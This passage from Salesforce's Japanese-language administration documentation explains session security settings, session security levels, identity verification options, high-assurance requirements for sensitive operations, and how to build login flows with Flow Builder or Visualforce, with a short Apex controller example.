JavaScript プロトタイプの凍結	<p>Lightning コンポーネント作成者は、名前空間の間で共有されているグローバルオブジェクトの JavaScript プロトタイプを変更できなくなります。この制限により、コンポーネント間でより適切にコードが分離され、JavaScript API や DOM API などの共有オブジェクトに対する、悪意のあるまたは誤った改ざんを防止できます。</p> <p> メモ: Cisco Webex Teams および Meetings 機能は、[JavaScript プロトタイプを凍結] 設定と互換性がありません。これらの Webex 機能のいずれかが有効になっている場合、この設定は有効にできません。</p>
XSS 保護	反射型クロスサイトスクリプティング攻撃から保護します。反射型クロスサイトスクリプティング攻撃が検出されると、コンテンツのない空白のページがブラウザに表示されます。
コンテンツ盗聴保護	ブラウザでドキュメントコンテンツから MIME タイプが推定されないようにします。また、ブラウザで悪意のあるファイルが動的コンテンツ (JavaScript、スタイルシート) として実行されないようにします。
参照元 URL 保護	ページを読み込むとき、参照元ヘッダーには URL 全体ではなく Salesforce.com のみが表示されます。この機能により、完全な URL だと公開されてしまう可能性のある機密情報 (組織 ID など) が参照元ヘッダーに表示されなくなります。この機能は、Chrome と Firefox でのみ動作します。
サイトとコミュニティの HSTS	コミュニティおよび Salesforce サイトで HTTPS を要求します。
	<p> メモ: この設定は、2つのロケーションで有効にする必要があります。[セッションの設定] で [サイトおよびコミュニティの HSTS] を有効にします。コミュニティまたは Salesforce サイトのセキュリティ設定で [セキュアな接続 (HTTPS) が必要] を有効にします。『Salesforce サイトの作成と編集』を参照してください。</p>

項目	説明
Salesforce の外部にユーザをリダイレクトする前にユーザに警告する	ユーザが salesforce.com ドメインの外部にリダイレクトされるリンクをクリックしたときに、警告メッセージを表示します。この警告メッセージには、外部 URLへの完全なリンクとドメイン名が含まれます。この機能を使用して、ユーザを悪意のある URL やフィッシングから保護してください。Lightning Experience では、警告メッセージは Web タブにのみ適用されます。
ログアウト URL	ユーザが Salesforce からログアウトした後、認証プロバイダのページやカスタムブランドのページなど、特定のページにユーザをリダイレクトします。この URL は、ID プロバイダ、SAML シングルサインオン、または外部認証プロバイダの設定でログアウト URL が指定されていない場合にのみ使用されます。[ログアウト URL] に値が指定されていない場合、[私のドメイン] が有効でなければ https://login.salesforce.com がデフォルトになります。[私のドメイン] が有効な場合のデフォルトは https://customdomain.my.salesforce.com です。
リンク有効期限	<p>新しいユーザへのお知らせメール内のアカウントの確認リンクが有効である期間を指定します。1日、7日、または180日を選択できます。デフォルトでは、アカウントの確認リンクの有効期限は 7 日間です。</p> <p>この設定を更新すると、その変更はすでに送信されたお知らせメールのリンクに適用されます。たとえば、2日前にユーザを追加してお知らせメールを送信し、その時点ではリンクの有効期間が7日間だったとします。設定を更新して、リンクの有効期間を 1 日にすると、2日前に送信したメールのリンクは有効ではなくなります。</p>

3. [保存] をクリックします。

セッションセキュリティレベル

ユーザの現在のセッションに対する認証メソッドに関連付けられたセキュリティレベルに基づいて、特定のタイプのリソースへのアクセスを制限できます。デフォルトで、各 login メソッドには [標準] または [高保証] という2つのセキュリティレベルのいずれかが設定されています。セッションセキュリティレベルを変更してポリシーを定義すると、指定したリソースの使用を高保証レベルが割り当てられたユーザに限定することができます。

機密情報の操作には高保証レベルのセキュリティが必要です。これがない場合、ユーザは完全にブロックされます。ログイン後にすぐに高保証セッションがユーザに割り当てられていれば、これらの操作に高保証が必要な場合でも同じセッションで ID の再検証が促されることはありません。

次の表は、さまざまな認証メソッドとデフォルトのセッションセキュリティレベルを示しています。

タイプ	デフォルトのセッションセキュリティレベル	説明
ユーザ名パスワード	標準	ユーザは、ログインページにユーザ名とパスワードを入力してログインします。
代理認証	標準	ユーザは、代理認証エンドポイントへのコールアウトを使用して検証されるユーザ名とパスワードを入力してログインします。
有効化	標準	ユーザは、新しいブラウザまたはデバイスから Salesforce にアクセスするときに ID を検証します。
Lightning Login	標準	内部ユーザは、パスワードの代わりに Salesforce Authenticator を使用してログインします。
パスワードなしのログイン	標準	コミュニティの外部ユーザは、パスワードの代わりに検証コードを入力してログインします。
2要素認証	高保証	<p>ユーザは、2要素認証チャレンジを完了するとリソースにアクセスできます。たとえば、セッションレベルポリシーを高保証レベルに上げる必要があるレポートにアクセスする場合、2要素認証を完了する必要があります。</p> <p> 警告: 2要素認証のセキュリティレベルを標準に変更するときには注意が必要です。2要素認証のセキュリティレベルが標準であっても、ユーザプロファイル設定の[ログインに必要なセッションセキュリティレベル]で高保証セッションセキュリティレベルが要求されている場合、ユーザはログインできません。[高保証]要件が満たされない場合、ユーザアクセスはブロックされます。</p>
認証プロバイダ	標準	ユーザは、外部サービスプロバイダのログイン情報を使用して、Salesforce ログインします。
SAML	標準	ユーザは、シングルサインオンに SAML プロトコルを使用して認証されます。
		<p> メモ: SAML セッションに対するセキュリティレベルも、ID プロバイダによって送信される SAML アサーションの SessionLevel 属性を使用して指定できます。属性は、STANDARD または HIGH_ASSURANCE という 2つの値のいずれかに設定できます。</p>

Login メソッドに関連付けられたセキュリティレベルを変更する手順は、次のとおりです。

1. [設定]から、[クイック検索]ボックスに「セッションの設定」と入力し、[セッションの設定]を選択します。
2. [セッションセキュリティレベル]で、login メソッドを選択します。
3. メソッドを適切なカテゴリに移動するには、[追加]または[削除]矢印をクリックします。

Salesforce のレポートとダッシュボードおよび接続アプリケーションでは、セッションレベルセキュリティが使用されます。これらのタイプのリソースに高保証を求めるポリシーを設定できます。また、リソースへのアクセスに使用されるセッションが高保証でない場合に実行するアクションも指定できます。サポートされるアクションは次のとおりです。

- ブロックする — 権限が不十分であるというエラーを表示して、リソースへのアクセスを防止します。
- セッションレベルを上げる — 2要素認証の完了を促すメッセージをユーザに表示します。ユーザが認証に成功すると、リソースにアクセスできます。レポートおよびダッシュボードの場合、ユーザがレポートまたはダッシュボードにアクセスするとき、あるいはレポートまたはダッシュボードをエクスポートして印刷するときに、このアクションを適用できます。

 **警告:** Lightning Experience では、ユーザをリダイレクトして 2 要素認証を完了し、セッションレベルを高保証に上げることは、サポートされていません。組織で Lightning Experience が有効化されていて、レポートとダッシュボードへのアクセスに高保証セッションが必要なポリシーをユーザが設定している場合、標準セッションの Lightning Experience ユーザはレポートとダッシュボードからブロックされます。また、ナビゲーションメニューにはこれらのリソースのアイコンが表示されません。回避策として、標準保証セッションのユーザはログアウトしてから、組織で高保証として定義された認証方法を使用して再度ログインできます。その後ユーザはレポートとダッシュボードにアクセスできます。または、Salesforce Classic に切り替えることができます。この場合、レポートとダッシュボードにアクセスするときに、セッションレベルを上げるように促されます。

接続アプリケーションへのアクセス時に高保障を要求する手順は、次のとおりです。

1. [設定]から、[クイック検索]ボックスに「接続アプリケーション」と入力し、接続アプリケーションを管理するオプションを選択します。
2. 接続アプリケーションの横にある [編集] をクリックします。
3. [高保証セッションが必要です]を選択します。
4. 表示されるアクションのいずれかを選択します。
5. [保存]をクリックします。

レポートおよびダッシュボードへのアクセス時に高保証ポリシーを要求する手順は、次のとおりです。

1. [設定]から、[クイック検索]ボックスに「アクセスポリシー」と入力し、[アクセスポリシー]を選択します。
2. [高保証セッションが必要です]を選択します。
3. 表示されるアクションのいずれかを選択します。
4. [保存]をクリックします。

 **メモ:** レポートとダッシュボードの [高保証] 要件は、[ID 検証] ページでも設定できます。詳細は、「[機密情報の操作への高保証セッションセキュリティの要求](#)」を参照してください。

セッションレベルは、明示的なセキュリティポリシーが定義された接続アプリケーション、レポート、およびダッシュボードを除き、アプリケーションのリソースに影響を及ぼしません。

ユーザの ID 検証設定の定義

ユーザに ID の検証を促す方法とタイミングを制御できます。

- [設定]から、[クイック検索]ボックスに「ID」と入力し、[ID検証]をクリックします。
- ID 検証設定をカスタマイズして、[保存]をクリックします。

項目	説明
ユーザはテキスト (SMS) で ID を検証する	ユーザがテキストメッセージで ID 検証コードを受信できるようにします。ユーザはテキストで ID 検証コードを受信する前に電話番号を検証する必要があります。すべての組織で、この設定がデフォルトで有効になっています。
他の方法が登録されている場合、メールによる ID 検証を防止する	他の ID 方法が検証されていない場合のみ、ユーザがメールで検証コードを取得できるようにします。他の検証方法としては、Salesforce Authenticator、SMS、時間ベースのワンタイムパスワード (TOTP)、物理キー (U2F) があります。すべての組織で、この設定がデフォルトで有効になっています。
コールアウトから API ログインするためのセキュリティトークンが必要 (API バージョン 31.0 以前)	API バージョン 31.0 以前では、コールアウトからの API ログインにセキュリティトークンを使用する必要があります。例として、Apex コールアウトや AJAX プロキシを使用したコールアウトが挙げられます。API バージョン 32.0 以降では、デフォルトでセキュリティトークンが必要です。
ユーザが物理的なセキュリティキー (U2F) を使用して認証できるようにする	要素認証や ID 検証に U2F セキュリティキーを使用できるようにします。Salesforce Authenticator、認証アプリケーションによって生成されたワンタイムパスワード、またはメールや SMS で送信されたワンタイムパスワードを使用する代わりに、登録された U2F セキュリティキーを USB ポートに挿して検証を完了します。

エディション

使用可能なエディション:
すべてのエディション

ユーザ権限

ID 検証設定を変更する

- 「アプリケーションのカスタマイズ」

項目	説明
ユーザが証明書を使用して認証できるようにします	証明書ベースの認証で、組織で個々のユーザを認証するための PEM エンコード X.509 デジタル証明書を使用できるようにします。
2要素認証(2FA)の登録時にID検証が必要	2要素認証方式(Salesforce Authenticatorなし)を追加するには、ユーザは以前のように再ログインするのではなく ID を確認する必要があります。
メールの変更に対してID検証が必要	メールアドレスの変更が有効になる前に、ユーザは再度ログインして、自分のIDを確認する必要があります。ユーザがIDを検証するには、Salesforce Authenticator、SMS、メールなどの登録済みの検証方法を使用します。 ☑ メモ: ユーザの検証方法がメールの場合、確認コードは、新しいメールアドレスではなく、ユーザが以前に登録したメールアドレスに送信されます。
メールアドレスの変更に対してメール確認が必要 (Lightning コミュニティの外部ユーザに適用)	外部ユーザは、新しいメールアドレスを所有していることを確認する必要があります。ユーザがメールアドレスを変更すると、新しいメールアドレスにリンク付きのメールが送信されます。ユーザがリンクをクリックすると、新しいメールアドレスが有効になります。Winter '20 以降に作成される組織では、メールでの確認がデフォルトで有効になります。Winter '20 より前に作成された組織では、セキュリティ予防措置としてこのオプションを有効にすることをお勧めします。このオプションは、従業員には適用されません。
Salesforce Authenticator は地理位置情報を使用して自動的にIDを検証する	Salesforce Authenticator で電話のロケーションサービスを使用してユーザのIDを検証できるようにします。ユーザが場所を承認すると、ユーザはその場所にいるときにIDの入力を促されません。場所が承認されない場合、または信頼できる場所の外側にユーザがいる場合、ID の検証が促されます。
Salesforce Authenticator は信頼されたIPアドレスのみに基づいて自動的にIDを検証する	Salesforce Authenticator で信頼済み IP 範囲を使用してユーザのIDを検証できるようにします。ユーザが信頼済み IP アドレス範囲内にいる場合、ID の検証は促されません。ユーザが信頼済み IP アドレス範囲外にいる場合、ID の検証が促されます。

これらのID検証設定は、[セッションの設定]ページにもあります。この設定は、どちらの場所でも変更できます。

関連トピック:

[セッションセキュリティ設定の変更](#)

[機密情報の操作への高保証セッションセキュリティの要求](#)

機密情報の操作への高保証セッションセキュリティの要求

組織内のさまざまな設定領域をセキュリティで保護するために、レポートへのアクセスやIPアドレスの管理といった機密情報の操作には高保証レベルのセキュリティが必要です。また、これらの設定領域にアクセスするユーザをブロックすることもできます。

これらの設定は、これらの操作にアクセスするためのユーザ権限を持つユーザにのみ適用されます。ログイン後に高保証セッションがユーザに割り当てられていれば、機密情報の操作に高保証が必要な場合でも同じセッションでIDの検証が要求されることはありません。

1. [設定]から、[クイック検索]ボックスに「ID」と入力し、[ID検証]をクリックします。
2. [セッションセキュリティレベルポリシー]で、セッションセキュリティレベルを高保証に上げるか、ユーザをブロックします。
 - レポートおよびダッシュボード—レポートとダッシュボードへのアクセスを制御します。この設定は、レポートおよびダッシュボードの[アクセスポリシー]ページにもあります。この設定は、どちらの場所でも変更できます。
 - 暗号化鍵の管理—[プラットフォームの暗号化]ページ、[証明書と鍵の管理]設定ページ、TenantSecretオブジェクトへのアクセスを制御します。
 - 認証プロバイダの管理—[認証プロバイダ]ページ、[ユーザの詳細]設定ページ、AuthProviderオブジェクトへのアクセスを制御します。
 - 証明書を管理—[証明書と鍵の管理]設定ページ、[シングルサインオン設定]設定ページ、証明書オブジェクトへのアクセスを制御します。
 - 接続アプリケーションを管理する—[接続アプリケーション]設定ページへのアクセスと[アプリケーションマネージャ]設定ページを使用した接続アプリケーションの作成へのアクセスを制御します。
 - データのエクスポートを管理—[データのエクスポート]設定ページへのアクセスを制御します。
 - IPアドレスを管理—[ネットワークアクセス]設定ページへのアクセスを制御します。
 - ログインアクセスポリシーを管理—[ログインアクセスポリシー]設定ページへのアクセスを制御します。
 - パスワードポリシーを管理—[パスワードポリシー]設定ページと[プロファイルの詳細]へのアクセスを制御します。
 - 権限セットおよびプロファイルを管理—[権限セット]および[プロファイル]設定ページと関連オブジェクトへのアクセスを制御します。

エディション

使用可能なエディション:
すべてのエディション

ユーザ権限

セキュリティ設定を変更する

- 「[アプリケーションのカスタマイズ](#)」

- ロールを管理—ロール設定、UserRole オブジェクト、およびメタデータ API のロールオブジェクトへのアクセスを制御します。
 - 共有を管理—[共有設定] 設定ページ、SharingRules オブジェクト、およびメタデータ API の CustomObject の sharingModel 項目へのアクセスを制御します。
 - API で 2要素認証を管理—VerificationHistory オブジェクト、TwoFactorInfo オブジェクト、TwoFactorTempCode オブジェクトへのアクセスを制御します。
 - ユーザインターフェースで 2要素認証を管理—[ID 検証履歴] 設定ページ、VerificationHistory オブジェクト、TwoFactorInfo オブジェクト、TwoFactorTempCode オブジェクトへのアクセスを制御します。
 - ユーザの管理—[ユーザ] 設定ページへのアクセスを制御します。
 - ユーザのロック解除およびパスワードのリセット—[ユーザ] 設定ページでは、パスワードのリセットとユーザのロック解除を行う権限を制御します。
 - 状態チェックを表示—[状態チェック] 設定ページへのアクセスを制御します。
-  **メモ:** [権限セットおよびプロファイルを管理] または [ユーザの管理] 設定で制御される設定領域にユーザがアクセスすることを防止することはできません。

関連トピック:

- [ユーザの ID 検証設定の定義](#)
[セッションセキュリティ設定の変更](#)

ログインフローの作成

ログインフローは、ユーザが Salesforce 組織やコミュニティにアクセスする前に、ログインプロセスを経由させます。ログインフローを使用して、ユーザが Salesforce にログインしたときに従うビジネスプロセスを制御できます。Salesforce でユーザが認証された後、ログインフローは強力な認証の適用やユーザ情報の収集などのプロセスをユーザに経由させます。ログインフローの完了に成功したユーザは、Salesforce 組織またはコミュニティに移動します。失敗した場合、フローはユーザを直ちにログアウトできます。

ログインフローを作成する前に、ログインフローの実行を理解することが重要です。

- ログインフローを呼び出すには、ユーザがまず認証される必要があります。ログインフローは、既存の Salesforce 認証プロセスに代わるものではありません。ログインフローでは、新しい手順を統合したり、ユーザに情報の入力を要求したりします。
- ログインフローの実行中、ユーザのアクセス権は制限されています。ログインフローの中にいるユーザは、フローにのみアクセスできます。ログインフローを省略してアプリケーションにアクセスすることはできません。ユーザは、正常に認証されてフローを完了した場合にのみ、組織にログインできます。

次の 2種類のログインフローを作成できます。

- 画面フロー。Flow Builder を使用して宣言型で作成します。

エディション

使用可能なインター
フェース: Salesforce Classic
および Lightning Experience
の両方

使用可能なエディション:
Essentials Edition、
Professional Edition、
Enterprise Edition、
Performance Edition、
Unlimited Edition、および
Developer Edition

ユーザ権限

Flow Builder でフローを開く、編集または作成する

- 「フローの管理」

- Visualforce ページ。Visualforce を使用してプログラムで作成します。

フローを作成したら、[設定]からログインフローとして指定し、適用するプロファイルを選択します。複数のログインフローを作成し、それぞれを異なるユーザプロファイルに関連付けることができます。あるプロファイル(営業担当など)に割り当てられたユーザは、ログイン時に特定のログインプロセスを経由します。別のプロファイル(サービス担当など)に割り当てられたユーザは、別のログインプロセスを経由します。

このセクションの内容:

[Flow Builder でのログインフローの作成](#)

ポイント & クリック操作の Flow Builder を使用してログインフローを宣言型で作成します。このツールを使用して、一連の画面とコネクタで構成される画面フローを作成し、ユーザがログインしたら段階的にビジネスプロセスを進められますようにします。

[Visualforce を使用したカスタムログインフローの作成](#)

Visualforce と Apex コントローラを使用してカスタムログインフローをプログラムで作成できます。Visualforce を使用すると、ログインページの外観や動作、フロー完了後のユーザの移動先を詳細に制御できます。ログインページを最初から設計し、ページのあらゆる詳細を制御できます。

Flow Builder でのログインフローの作成

ポイント & クリック操作の Flow Builder を使用してログインフローを宣言型で作成します。このツールを使用して、一連の画面とコネクタで構成される画面フローを作成し、ユーザがログインしたら段階的にビジネスプロセスを進められますようにします。

-  **メモ:** Visualforce を使用して、コードで Visualforce ページのログインフローを作成することもできます。

デフォルトのログインフローをニーズに合わせて変更します。ログインページは次のようにカスタマイズできます。

- 独自のロゴを指定する
- 背景とログインボタンの色を変更する
- コンテンツをページの右フレームに表示する

ログインフローを作成するには、次の手順に従います。

1. [画面フローを作成します。](#)

 **メモ:** フローを保存して有効化したことを確認します。

2. [設定]から、ログインフローとしてフローを指定し、フローをユーザプロファイルに関連付けます。「ログインフローの設定とプロファイルへの接続」を参照してください。

エディション

使用可能なインターフェース: Salesforce Classic および Lightning Experience の両方

使用可能なエディション:

Essentials Edition、
Professional Edition、
Enterprise Edition、
Performance Edition、
Unlimited Edition、および
Developer Edition

ユーザ権限

Flow Builder でフローを開く、編集または作成する

- 「フローの管理」

Visualforce を使用したカスタムログインフローの作成

Visualforce と Apex コントローラを使用してカスタムログインフローをプログラムで作成できます。Visualforce を使用すると、ログインページの外観や動作、フロー完了後のユーザの移動先を詳細に制御できます。ログインページを最初から設計し、ページのあらゆる詳細を制御できます。

Visualforce ページの Apex コントローラにビジネスプロセスを定義します。Salesforce では入力変数が Visualforce ページのログインフローに渡されませんが、ユーザおよびログインコンテキストにはアクセスできます。次のいずれかの Apex メソッドを含める必要があります。

- Auth.SessionManagement.finishLoginFlow() は、ログインフローが完了してユーザがホームページにリダイレクトされることを示します。
- Auth.SessionManagement.finishLoginFlow(startURL) は、ログインフローが完了してユーザが特定のページにリダイレクトされることを示します。

ログインフローは、制限されたセッションで実行されます。finishLoginFlow メソッドをコールするとセッションの制限が削除され、ユーザが Salesforce またはコミュニティにアクセスできるようになります。いつ、またはどの条件下でこのメソッドをコールしてセッション制限を解除するかを決定します。

以下は Visualforce ページのログインフローの例です。ユーザがボタンをクリックして finishLoginFlow メソッドを呼び出します。ログインフローが正しく機能するように showHeader="false" を指定します。

```
<apex:page showHeader="false" controller="VFLoginFlowController">
    <h1>You are in VF Login Flow</h1>
    <apex:form>
        <apex:commandButton action="{!!FinishLoginFlowHome}" value="Finish and Go to Home"/>
        <apex:commandButton action="{!!FinishLoginFlowStartUrl}" value="Finish and Go to StartUrl"/>
    </apex:form>
</apex:page>
```

以下は、ビジネスプロセスを定義する Apex コントローラの例です。

```
public class VFLoginFlowController {
    public PageReference FinishLoginFlowStartUrl() {
        //do stuff
        //finish the login flow and send you to the startUrl (account page in this case)
        return Auth.SessionManagement.finishLoginFlow('/001');
    }

    public PageReference FinishLoginFlowHome() {
        //do stuff
        //finish the login flow and send you the default homepage
        return Auth.SessionManagement.finishLoginFlow();
    }
}
```

この Visualforce ページアクセスに関連付ける各プロファイルを指定します。

- [設定] から、[クイック検索] ボックスに 「Visualforce」 と入力し、[Visualforce ページ] を選択します。

2. 使用する Visualforce ページの横にある [セキュリティ] をクリックします。
3. 使用可能なプロファイルのリストから、このログインフローに関連付けるプロファイルを追加します。
4. [設定] から、Visualforce ページをログインフローとして指定し、プロファイルをフローに接続します。「ログインフローの設定とプロファイルへの接続」を参照してください。

ログインフローの設定とプロファイルへの接続


Flow Builder または Visualforce を使用してフローを作成したら、フローをログインフローとして指定し、ユーザプロファイルに関連付けます。関連付けられたプロファイルを持つユーザがログインすると、ユーザはそのログインフローに移動します。

-  **メモ:** ログインフローが適切に動作することを確認するまで、ログインフローをシステム管理者プロファイルに関連付けないでください。そうしないと、失敗した場合にシステム管理者が組織にログインできなくなります。
1. [設定] から、[クイック検索] ボックスに「ログイン」と入力し、[ログインフロー] を選択します。
 2. [新規] をクリックします。
 3. [ログインフローの編集] ページで、ログインフローの名前を入力します。

エディション

使用可能なインテグレーター
フェース: Salesforce Classic および Lightning Experience の両方

使用可能なエディション:
Essentials Edition、
Professional Edition、
Enterprise Edition、
Performance Edition、
Unlimited Edition、および
Developer Edition



4. 作成したフローの種別を選択します。フローを Flow Builder で作成した場合は、[フロー] を選択します。フローを Visualforce で作成した場合は、[Visualforce ページ] を選択します。

 **メモ:** Visualforce ページのログインフローの場合、このログインフローに関連付けるプロファイルに Visualforce ページへのアクセス権があることを確認してください。

5. 使用可能なフローのドロップダウンリストから、このログインフローに使用するフローを選択します。
6. ログインフローに接続するプロファイルのユーザライセンスを選択します。
7. このライセンスで使用可能なプロファイルのリストから、このログインフローに関連付けるプロファイルを選択します。

8. Lightning Experience UI に似たログインフローを使用するには、[Lightning ランタイムでフローを表示]を選択します。このオプションを選択しない場合、Salesforce Classic に似たログインフローが使用されます。

メモ: ログインフローは、ユーザが使用する UI (Lightning Experience または Salesforce Classic) の影響を受けません。ユーザが Salesforce Classic にログインする場合でも、Lightning Experience に似たログインフローを設定できます。同様に、ユーザが Lightning Experience にログインする場合でも、Salesforce Classic に似たログインフローを設定できます。

9. [保存]をクリックします。

このプロセスを繰り返して、他のプロファイルをログインフローに関連付けます。

ログインフローを接続したら、[ログインフローの設定]ページでログインフローを編集または削除できます。

ログインフローの例

ログインフローを使用して、ログイン操作をカスタマイズし、ビジネスプロセスを Salesforce 認証に統合できます。一般的な使用事例として、ログイン時のユーザデータの収集と更新、2要素認証の設定、サードパーティの強力な認証方式の統合などがあります。

では、ログインフローの 3 つの一般的な使用事例を見てみましょう。

- ログイン時のユーザデータの収集と更新
- カスタマイズした 2 要素認証 (2FA) の適用
- サードパーティの強力な認証メカニズムの統合

ログイン時のユーザデータの収集と更新

このログインフローでは、ログイン時にユーザの電話番号を要求することでユーザに関する情報を収集して更新します。

1. ユーザオブジェクトを照会してユーザの電話番号を検索します (存在する場合)。
2. 電話番号を表示し、ユーザに確認または更新するように要求します。
3. 新しい番号が入力された場合は、ユーザオブジェクトを更新します。

フローの作成

1. [Flow Builder](#) に移動します。
2. ツールボックスの [マネージャ] タブで、[新規リソース] をクリックし、ユーザの ID を保存できる変数を作成します。

ログインイベントはコンテキスト属性のリストをフローに渡します。フローが開始されると、対応する属性の値が該当の入力変数に入力されます。フローでこれらの属性を使用するには、`LoginFlow_ATTRIBUTE_NAME` 形式を使用してローカルテキスト変数を定義します。たとえば、`LoginFlow_UserId` を使用して、ログインしているユーザの ID を検証し、関連するユーザオブジェクトを照会できます。

* Resource Type
Variable

* API Name
LoginFlow_UserId

Description

* Data Type
Text Allow multiple values (collection) i

Default Value
Enter value or search resources...

Availability Outside the Flow
 Available for input
 Available for output

各変数を追加すると、[マネージャ] タブに表示されます。

次の入力変数がサポートされています。

- LoginFlow_LoginType
- LoginFlow_IpAddress
- LoginFlow_UserAgent
- LoginFlow_Platform
- LoginFlow_Application
- LoginFlow_Community
- LoginFlow_SessionLevel
- LoginFlow_UserId

また、これらの属性はフローに出力属性として保存することもできます。

- LoginFlow_FinishLocation (Text型) — この変数によって、フロー完了時のユーザの移動先が決まります。
- LoginFlow_ForceLogout (Boolean型) — この変数が `true` に設定されていると、ユーザは直ちにログアウトされます。

3. [マネージャ] タブで、[新規リソース] をクリックし、ユーザ空の値を保存できるレコード変数を作成します。

* Resource Type
Variable


* API Name
user

Description

* Data Type
Record Allow multiple values (collection) i

* Object
User

Availability Outside the Flow
 Available for input
 Available for output




4. レコード取得要素を追加して、ログインしようとしているユーザを検索します。

Get Records of This Object
* Object
User

Filter User Records
Condition Requirements
Conditions are Met

Field	Operator	Value
Id	Equals	{!LoginFlow_UserId}

+ Add Condition



5. 変数に保存するユーザ項目を指定します。たとえば、Phone や MobilePhone などです。

To use the returned User records in the flow, store their fields in variables.

How Many Records to Store

- Only the first record
- All records

Where to Store Field Values

- Together in a record variable
- In separate variables

When no records are returned, set specified variables to null.

Select Variable to Store User

* Record Variable

user

6. 記録されている電話番号の確認をユーザに要求するためのようこそ画面を作成します。

Welcome

Please confirm your phone numbers.

⚡ Phone

No preview is available for this component.

⚡ Phone

No preview is available for this component.

Pause
Previous
Finish

Screen Properties

* Label

* API Name

Description

▼ Configure Frame

- Show Header
- Show Footer

> Control Navigation

> Provide Help

7. 画面の各電話コンポーネントのデフォルト値を設定するには、[値]を`{!user}`レコード変数の該当する項目に設定します。電話の場合は`{!user.Phone}`です。携帯電話の場合は`{!user.mobilePhone}`です。フローで後で使用するためにユーザが各電話コンポーネントについて入力した内容を保存するには、コンポーネントの[出力値を保存]セクションで、[値]を前のステップと同じ項目に設定します。

58

← Phone

* API Name
Phone

* Label
Phone

Required
{!\$GlobalConstant.True}

Value
{!user.Phone}

Store Output Values

A_a Value
{!user.Phone}

8. {!user} レコード変数の値を使用するレコード更新要素を追加して、ユーザの電話番号を更新します。各電話画面コンポーネントの出力を {!user} レコード変数の項目に保存しているため、フローではユーザを更新するためにこれらの値が使用されます。


How to Find Records to Update and Set Their Values

- Use the IDs and all field values from a record variable or record collection variable
- Specify conditions to identify records, and set fields individually

Select Variable

* Record Variable or Record Collection Variable
{!user}

9. 要素と要素を接続します。



10. ログインフローに名前を付けて保存します。

